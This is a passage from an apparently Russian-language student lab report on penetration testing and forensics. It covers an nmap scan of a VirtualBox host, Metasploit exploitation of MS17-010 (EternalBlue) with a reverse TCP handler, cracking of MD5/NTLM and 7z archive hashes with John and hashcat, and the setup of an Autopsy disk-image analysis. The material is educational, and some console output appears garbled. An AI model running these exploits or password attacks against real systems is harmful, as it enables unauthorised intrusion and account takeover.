|           even if the memcmp() returned a non-zero value. In this case
|           MySQL/MariaDB would think that the password is correct, even while it
is
|             not. Because the protocol uses random strings, the probability of
|             hitting this bug is about 1/256.
|             Which means, if one knows a user name to connect (and "root" almost
|             always exists), she can connect using *any* password by repeating
|             connection attempts. ~300 attempts takes only a fraction of second, s
o
|               basically account password protection is as good as nonexistent.

Disclosure date: 2012-06-9
Extra information:
  Server granted access at iteration #1500

root:*67A5195F64E08F5700B665061545D5473D77B5D7

References:
  http://seclists.org/oss-sec/2012/q2/493
  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-2122
  https://community.rapid7.com/community/metasploit/blog/2012/06/11/cve
-2012-2122-a-tragically-comedic-security-flaw-in-mysql
4389/tcp  open  xandros-cms
| ssl-ccs-injection: No reolv from server (TIMEOUT)
8091/tcp  open  jamlink
47001/tcp open  winrm
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 08:00:27:C7:AD:34 (Oracle VirtualBox virtual NIC)

Host script results:
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs: CVE:CVE-2017-0143
|       Risk factor: HIGH
|         A critical remote code execution vulnerability exists in Microsoft SM
Bv1
|           servers (ms17-010).

| Disclosure date: 2017-03-14
| References:
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance
|   -for-wannacrypt-attacks/
|   https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 165.42 seconds
└──(kali㉿kali)-[~]
$ 

```

Тут указаны открытые порты, используемые службы, а также уязвимости.

В основном тут много отсылок на данные уязвимости.

Тут содержатся 2 серьёзные уязвимости: ms17_010 (CVE-2017-0143) и уязвимость с MySQL (CVE-2012-2122). Для закрепления я воспользуюсь уязвимостью ms17_010.

```
[*] Starting persistent handler(s)...
msf6 > search scanner/ms17_010
[*] No results from search
msf6 > search ms17_010
Matching Modules

# Name Disclosure Date Rank Check Description
- -----
0 exploit/windows/smb/ms17_010_永恒之蓝 2017-03-14 average Yes MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes MS17-010 EternalPwn SMB Remote Windows Code Execution
2 auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3 auxiliary/scanner/smb/smb_ms17_010 2017-03-14 normal No MS17-010 SMB RCE Detection

Interact with a module by name or index. For example info 3, use 3 or use auxiliary/scanner/smb/smb_ms17_010

msf6 > use 3
msf6 auxiliary(scanner/smb/smb_ms17_010) > opt
[*] Unknown command: opt
msf6 auxiliary(scanner/smb/smb_ms17_010) > options

Module options (auxiliary/scanner/smb/smb_ms17_010):

Name      Current Setting          Required  Description
CHECK_ARCH    true                no        Check for architecture on vulnerable hosts
CHECK_DOPU    true                no        Check for DOUBLEPULSA...
CHECK_PIPE   false               no        Check for named pipe on vulnerable hosts
NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes      List of named pipes to check
RHOSTS       .                   yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT        445                yes      The SMB service port (TCP)
SMBDomain   .                   no        The Windows domain to use for authentication
SMBPass      .                   no        The password for the specified username
SMBUser      .                   no        The username to authenticate as
THREADS     1                   yes      The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_ms17_010) > set rhosts 192.168.56.107
rhosts => 192.168.56.107
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[*] 192.168.56.107:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.56.107:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

Для начала нужно убедиться, что жертва точно уязвима к данной уязвимости. Сначала я просканировал данный адрес используя [auxiliary/scanner/smb/smb_ms17_010](#). По данным той утилиты, жертва действительно уязвима к ms17_010. Теперь можно использовать сам экспloit.

```

CHECK_DOPU true
CHECK_PIPE false
NAMED_PIPES /usr/share/metasploit-framework/data/wordlists/named_pipes.txt
RHOSTS 192.168.56.107
RPORT 445
SMBDomain .
SMBPass
SMBUser
THREADS 1

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/ms17_010) > run

[*] 192.168.56.107:445   - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.56.107:445   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/ms17_010) > use 2
msf6 auxiliary(scanner/smb/ms17_010_command) > options

Module options (auxiliary/scanner/smb/ms17_010_command):

Name          Current Setting      Required  Description
COMMAND        net group "Domain Admins" /domain
DBGTRACE       false                yes       Show extra debug trace info
LEAKATTEMPTS  99                  yes       How many times to try to leak transaction
NAMEDPIPE     /usr/share/metasploit-framework/data/wordlists/named_pipes.txt
RHOSTS         192.168.56.107
RPORT          445                 yes       The target port(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
SERVICE_DESCRIPTION SERVICE_DISPLAY_NAME
SERVICE_NAME    .
SMBDomain      .
SMBPass
SMBSHARE       C$                  yes       The share name to connect to
SMBUser
THREADS        1                  yes       The number of concurrent threads (max one per host)
WINPATH        WINDOWS             yes       The name of the remote Windows directory

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/ms17_010_command) > set rhosts 192.168.56.107
rhosts => 192.168.56.107
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > set lhost 192.168.56.104
lhost => 192.168.56.104
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > exploit

[*] Started reverse TCP handler on 192.168.56.104:4444
[*] 192.168.56.107:445 - Using auxiliary/scanner/smb/ms17_010 as check
[*] 192.168.56.107:445   - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.56.107:445   - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.56.107:445   - The target is vulnerable.
[*] 192.168.56.107:445   - Connecting to target for exploitation.
[*] 192.168.56.107:445   - Connection established for exploitation.
[*] 192.168.56.107:445   - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.56.107:445   - CORE raw buffer dump (53 bytes)
[*] 192.168.56.107:445   - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.56.107:445   - 0x00000010 30 38 20 52 32 20 45 6e 74 65 72 70 69 73 008 R2 Enterprise
[*] 192.168.56.107:445   - 0x00000020 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 50 e 7601 Service P
[*] 192.168.56.107:445   - 0x00000030 61 63 6b 20 31 ack 1
[*] 192.168.56.107:445   - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.56.107:445   - Trying exploit with 12 Groom Allocations.
[*] 192.168.56.107:445   - Sending all but last fragment of exploit packet

```

Вся работа в нескольких экранных выстрелах.

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
5c76877a9c454cded58807c20c20aeac
6d9cb050b72d992287b863b8eedc0f8
31d6cf0d16ae931b73c59d7e0c089c0
19baeca8c8a06b2ee80195bfa7a17058
```

I'm not a robot

reCAPTCHA
Privacy - Terms

[Crack Hashes](#)


Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(bin)), QubesV3.1BackupDefaults

Hash	Type	Result
5c76877a9c454cded58807c20c20aeac	Unknown	Not found.
6d9cb050b72d992287b863b8eedc0f8	Unknown	Not found.
31d6cf0d16ae931b73c59d7e0c089c0	NTLM	
19baeca8c8a06b2ee80195bfa7a17058	NTLM	pussyCat

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

[Download CrackStation's Wordlist](#)

Декодировав на crackstation.net – вот что получилось (все они имеют алгоритм MD5). Четвёртый хэш, это пароль к пользователю user.



В начале потребовал изменить пароль, я его поменял — проблема в том, что тут нету политики пароля. Поэтому изменил на лёгкий пароль и смог войти от пользователя user (в реальности пароль должен быть сложным).

Задача 3. Перебор паролей

Что нужно сделать

Step 1: Используя утилиту JohnTheRipper, получите хеш пароля для архива WKS031.7z.

Подберите для него исходное значение, используя словарь Rockyou (или иной) и сохраните его — он потребуется в следующем задании.

Step 2: Используя утилиту HashCat, подберите пароли к следующему списку хеш-сумм:

+ 8f9bfe9d1345237cb3b2b205864da075
+ e3afed0047b08059d0fada10f400c1e5
+ 50b00b050577cdfceb88d6b800516112
+ e10adc3949ba59abbe56e057f20f883e
+ dc647eb65e6711e155375218212b3964
+ dddcdaa8264e6d96baadd43f324fdb83

Дополните общий отчёт описанием проделанной работы и скриншотами, подтверждающими выполнение заданий.

Советы и рекомендации

Используйте наиболее популярные словари перебора паролей.

Заранее продумайте временные затраты при выборе метода перебора, так как некоторые подходы могут занять непозволительно много времени.

Критерии оценивания

Представлены расшифрованные с помощью утилиты HashCat пароли (минимум три из шести): User, Admin, Privet, 123456, Password, Superadmin.

Раздел отчёта проиллюстрирован скриншотами процесса выполнения задания.

Артефакты задания

В общем отчёте представлена следующая информация:

- Расшифрованные пароли из хеш-сумм.
- Скриншоты, иллюстрирующие процесс выполнения.

```
File Actions Edit View Help
DESKTOP-8D9A8C: Downloads metasploit/reverse_tcp
└── (kali㉿kali)-[~/Downloads]
    $ cd Downloads
Module Options (exploit/multi/browser/java_signed_japple)
└── (kali㉿kali)-[~/Downloads]
    $ ls
    Current Setting Required Description
    WKS031-002.7z
    └── (kali㉿kali)-[~/Downloads]
        $ ls
        HOST          192.168.220.104

```

Host: Username: Password:

Status: Connecting to 192.168.220.104...
Status: Using username "kali".
Status: Connected to 192.168.220.104
Status: Starting upload of C:\Users\Admin\Downloads\WKS031-002.7z
Status: Retrieving directory listing of "/home/kali/Downloads"...
Status: Listing directory /home/kali/Downloads

Перед этим, мне пришлось данный архив перекинуть на kali (используя FTP или сервис FileZilla).

```
kali@kali: /usr/share/wordlists
File Actions Edit View Help
└── (kali㉿kali)-[/usr/share/wordlists]
    $ ls
    amass      dnsmap.txt      john.lst      nmap.lst      wfuzz
    dirb       fasttrack.txt   legion       rockyou.txt.gz  wifite.txt
    dirbuster  fern-wifi     metasploit   sqlmap.txt
    └── (kali㉿kali)-[/usr/share/wordlists]
        $ gzip -d rockyou.txt.gz
        gzip: rockyou.txt: Permission denied
    └── (kali㉿kali)-[/usr/share/wordlists]
        $ sudo gzip -d rockyou.txt.gz
    └── (kali㉿kali)-[/usr/share/wordlists]
        $ ls
        amass      dnsmap.txt      john.lst      nmap.lst      wfuzz
        dirb       fasttrack.txt   legion       rockyou.txt  wifite.txt
        dirbuster  fern-wifi     metasploit   sqlmap.txt
    └── (kali㉿kali)-[/usr/share/wordlists]
        $
```

Разархивирую словарь rockyou.txt (не понятно, почему он по умолчанию заархивирован).

```
(kali㉿kali)-[~/Downloads]
└─$ ls Downloads
WKS031-002.7z
(kali㉿kali)-[~/Downloads]
└─$ sudo 7za e WKS031-002.7z

7-Zip (a) [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs AMD Ryzen 7 4800H with Radeon Graphics
(860F01),ASM,AES-NI)

Scanning the drive for archives: Feb 26 22:19
1 file, 10137810453 bytes (9669 MiB)
Feb 26 22:19
Extracting archive: WKS031-002.7z
Path = WKS031-002.7z
Type = 7z
Physical Size = 10137810453
Headers Size = 245
Method = LZMA2:26 7zAES
Solid = +
Blocks = 1
Initial directory signature-not found. Either this file is not
a zipfile or it constitutes one disk of a multi-part archive. In the
latter case, the initial directory and zipfile comment will be found on
disk1.
Enter password (will not be echoed):■


```

При попытке разархивировать данный архив, он требует пароль — но на данный момент, он не известен. Поэтому отмена разархивирования.

```
(kali㉿kali)-[~/Downloads]
└─$ sudo 7z2john WKS031-002.7z
[sudo] password for kali:
ATTENTION: the hashes might contain sensitive encrypted data. Be careful when sharing or posting these hashes
WKS031-002.7z:$7z$128$19$0$$16$f07ecb6ef59853d95a227c426af488d9$1269751503$16$3$9f537b62c77676f4a5a7d0b7dba20af2
(kali㉿kali)-[~/Downloads]
└─$ ■
```

Используя данную утилиту, можно получить хэш данного архива (в его начале есть название файла, но оно тут будет не нужно — поэтому я уберу название файла из хэша).

Спустя кучу попыток перебора, я смог получить данный пароль к архиву WKS031-002.7Z – в данном случае это «ginger23». Тут с вопросительным знаком.

```
(kali㉿kali)-[~/Downloads]
$ 7z x WKS031-002.7z

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs AMD Ryzen 7 4800H with Radeon Graphics
(860F01),ASM,AES-NI)

Scanning the drive for archives:
1 file, 10137810453 bytes (9669 MiB)

Extracting archive: WKS031-002.7z
-
Path = WKS031-002.7z
Type = 7z
Physical Size = 10137810453
Headers Size = 245
Method = LZMA2:26 7zAES
Solid = +
Blocks = 1

Enter password (will not be echoed):
44% 1 - WKS031.E01
Everything is Ok

Files: 3
Size:      52037688109
Compressed: 10137810453

(kali㉿kali)-[~/Downloads]
$
```

(kali㉿kali)-[~/Downloads]

```
$ ls
hash_list.txt  hash.txt  memdump.mem  original_hash.txt  test_hash.txt  WKS031-002.7z  WKS031.E01  WKS031.E01.txt
```

При повторной попытке разархивировать данный архив, но с уже известным паролем. Но несмотря на то, что пароль был с вопросительным знаком, он подошёл.

```
kali@kali: ~/Downloads
File Actions Edit View Help
GNU nano 7.2
hash_list.txt
8f9bfe9d1345237cb3b2b205864da075
e3afed0047b08059d0fada10f400c1e5
50b00b050577cdfceb88d6b800516112
e10adc3949ba59abbe56e057f20f883e
dc647eb65e6711e155375218212b3964
dddcdcaa8264e6d96baadd43f324fb83
```

Для анализа, я поместил данные хэши в один файл. Дальше я решил просканировать данных хэши.

HASH:

Используя данную утилиту, я смогу определить алгоритмы данных хэшей.

```
HASH: 8f9bfe9d1345237cb3b2b205864da075

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))

Least Possible Hashs:
[+] RAdmin v2.x
[+] NTLM
[+] MD4
[+] MD2
[+] MD5(HMAC)
[+] MD4(HMAC)
```

Наиболее вероятный алгоритм данного хэша: MD5/MD4

```
HASH: e3afed0047b08059d0fada10f400c1e5

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))

Least Possible Hashs:
[+] RAdmin v2.x
[+] NTLM
[+] MD4
[+] MD2
```

Наиболее вероятный алгоритм данного хэша: MD5/MD4

```
HASH: 50b00b050577cdfceb88d6b800516112

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))

Least Possible Hashs:
[+] RAdmin v2.x
[+] NTLM
```

Наиболее вероятный алгоритм данного хэша: MD5/MD4

```
HASH: e10adc3949ba59abbe56e057f20f883e

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))

Least Possible Hashs:
```

Наиболее вероятный алгоритм данного хэша: MD5/MD4

```
HASH: dc647eb65e6711e155375218212b3964

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))

Least Possible Hashs:
[+] RAdmin v2.x
[+] NTLM
[+] MD4
[+] MD2
```

Наиболее вероятный алгоритм данного хэша: MD5/MD4

```
HASH: dddcdaa8264e6d96baadd43f324fbdb83

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))

Least Possible Hashs:
[+] RAdmin v2.x
[+] NTLM
```

Наиболее вероятный алгоритм данного хэша: MD5/MD4

```
HASH: 8f9bfe9d1345237cb3b2b205864da075
```

Possible Hashes:

- [+] SHA-256
- [+] Haval-256

Least Possible Hashes:

- [+] GOST R 34.11-94
- [+] RipeMD-256
- [+] SNEFRU-256
- [+] SHA-256(HMAC)
- [+] Haval-256(HMAC)
- [+] RipeMD-256(HMAC)
- [+] SNEFRU-256(HMAC)
- [+] SHA-256(md5(\$pass))
- [+] SHA-256(sha1(\$pass))

При сканирование хэша, было даже это (как по мне, я незаметно для себя поставил пробел в начале — поэтому алгоритм поменялся на SHA-256, вместо MD5).

```
(kali㉿kali)-[~]
└─$ hashcat -m 0 -a 0 --show /home/kali/Downloads/hash_list.txt /usr/share/wordlists/rockyou.txt
8f9bfe9d1345237cb3b2b205864da075:User
e3afed0047b08059d0fada10f400c1e5:Admin
50b00b050577cdfceb88d6b800516112:Privet
e10adc3949ba59abbe56e057f20f883e:123456
dc647eb65e6711e155375218212b3964:Password

(kali㉿kali)-[~]
└─$
```

И спустя кучу попыток перебора с утилитой hashcat, я смог декодировать данные хэши.

Команда: hashcat -m 0 (алгоритм MD5) -a 0 (атака brute force) --show /home/kali/Downloads/hash_list.txt /usr/share/wordlists/rockyou.txt

Получилось декодировать 5 из 6 хэшей.

P.S. С JohnTheRipper и HashCat не обошлось без проблем.

С JohnTheRipper – в начале, данная утилита часто спамила предупреждениями об используемых алгоритмах хэшей. Видимо в начале ей нужно время для того, чтобы утилита заработала полностью.

С HashCat – хоть и у неё не было такой проблемы, как у JohnTheRipper, но в начале она показывала совсем не такой результат, какой должен быть на самом деле (синтакс был не таким).

Задача 4. Исследование рабочей станции

Найдите артефакты работы пользователей и следы вредоносного ПО по материалам в архиве WKS031.7z.

Что нужно сделать

Предварительно обработайте образ жёсткого диска в ПО [Autopsy](#). Далее:

Step 1: Исследуйте файлы реестра (в случае затруднений выгрузите куст и откройте его с помощью ПО [MiTeC Windows Registry Recovery](#)) и найдите следующую информацию:

- Список пользователей.
- Пароли пользователей (в любом виде).
- Версия операционной системы и дата последнего запуска.
- Список подключённых носителей с указанием свойств и иной доступной информации.
- Перечень установленного ПО.
- Список истории просмотра штатного веб-обозревателя.

Step 2: Определите, какие файлы загружены в профиле последнего активного пользователя (стандартная директория загрузки Windows).

Step 3: С помощью утилиты volatility исследуйте дамп оперативной памяти и представьте всю информацию, которую сможете найти.

Дополните общий отчёт описанием проделанной работы и скриншотами, подтверждающими выполнение заданий.

Советы и рекомендации

Перед началом работы необходимо определиться с категориями файлов и их расположением.

Для экономии времени и повышения качества результата пользуйтесь фильтрацией выводимой информации в каждом приложении или утилите.

Собирайте всю доступную информацию, используя криминалистический подход к исследованию следов деятельности пользователей и ПО.

При исследовании истории веб-обозревателя обращайте внимание на ресурсы, которые могут содержать потенциально вредоносное ПО.

Критерии оценивания


- В общем отчёте представлено следующее:
 - Список пользователей (минимум один)
 - Пароли пользователей (в любом виде, минимум один)
 - Список подключённых носителей с указанием свойств и иной доступной информации (минимум один, свойства и иная информация в свободном количестве).
 - Список установленного ПО (минимум два приложения)
 - Список истории просмотра штатного веб-обозревателя (минимум три пункта, среди которых ресурс с mimikatz)

- Обнаружены следы вредоносного ПО (как минимум исполняемый файл mimikatz в загрузках).
- Представлено описание обнаруженного вредоносного ПО (описание mimikatz).


Артефакты задания

В общем отчёте представлена следующая информация:

- Списки:
- Список пользователей
- Список подключённых носителей с указанием свойств и иной доступной информации
- Список установленного ПО
- Список истории просмотра штатного веб-обозревателя
- Пароли пользователей.
- Версия операционной системы и дата последнего запуска.
- Описание обнаруженного вредоносного ПО.



Тут нужно выбрать первую опцию.



И тут выбрать файл WKS031.E01

Подождать пока все файлы диска будут просканированы. Данный процесс с этим файлом может оказаться крайне долгим (от нескольких часов до целых суток).

P.S. Не думал, что сканирование такого огромного файла займет чуть больше 24 часов.

Module	Num	New?	Subject	Timestamp
Hash Lookup	1		No notable hash set.	2024/02/29 08:08:12
Hash Lookup	1		No known hash set.	2024/02/29 08:08:12
Encryption Detection	1		Encryption Suspected Match: stream.x86.en-us.delta00.db	2024/02/29 08:08:19
Encryption Detection	1		Encryption Suspected Match: stream.x86.ru-ru.delta00.db	2024/02/29 08:08:20
Encryption Detection	1		Encryption Suspected Match: stream.x86.x-none.db	2024/02/29 08:08:23
Encryption Detection	1		Encryption Suspected Match: stream.x86.en-us.db	2024/02/29 08:08:24
Encryption Detection	1		Encryption Suspected Match: stream.x86.ru-ru.db	2024/02/29 08:08:30
Encryption Detection	1		Encryption Suspected Match: stream.x86.x-none.delta00.db	2024/02/29 08:08:31
Recent Activity	1		Started WKS031.E01	2024/02/29 08:09:27
Encryption Detection	1		Encryption Suspected Match: mpcache-D9A5FEEE34F51B9732BF99F7EA6B5D1648E4A7C6.bi...	2024/02/29 08:09:43
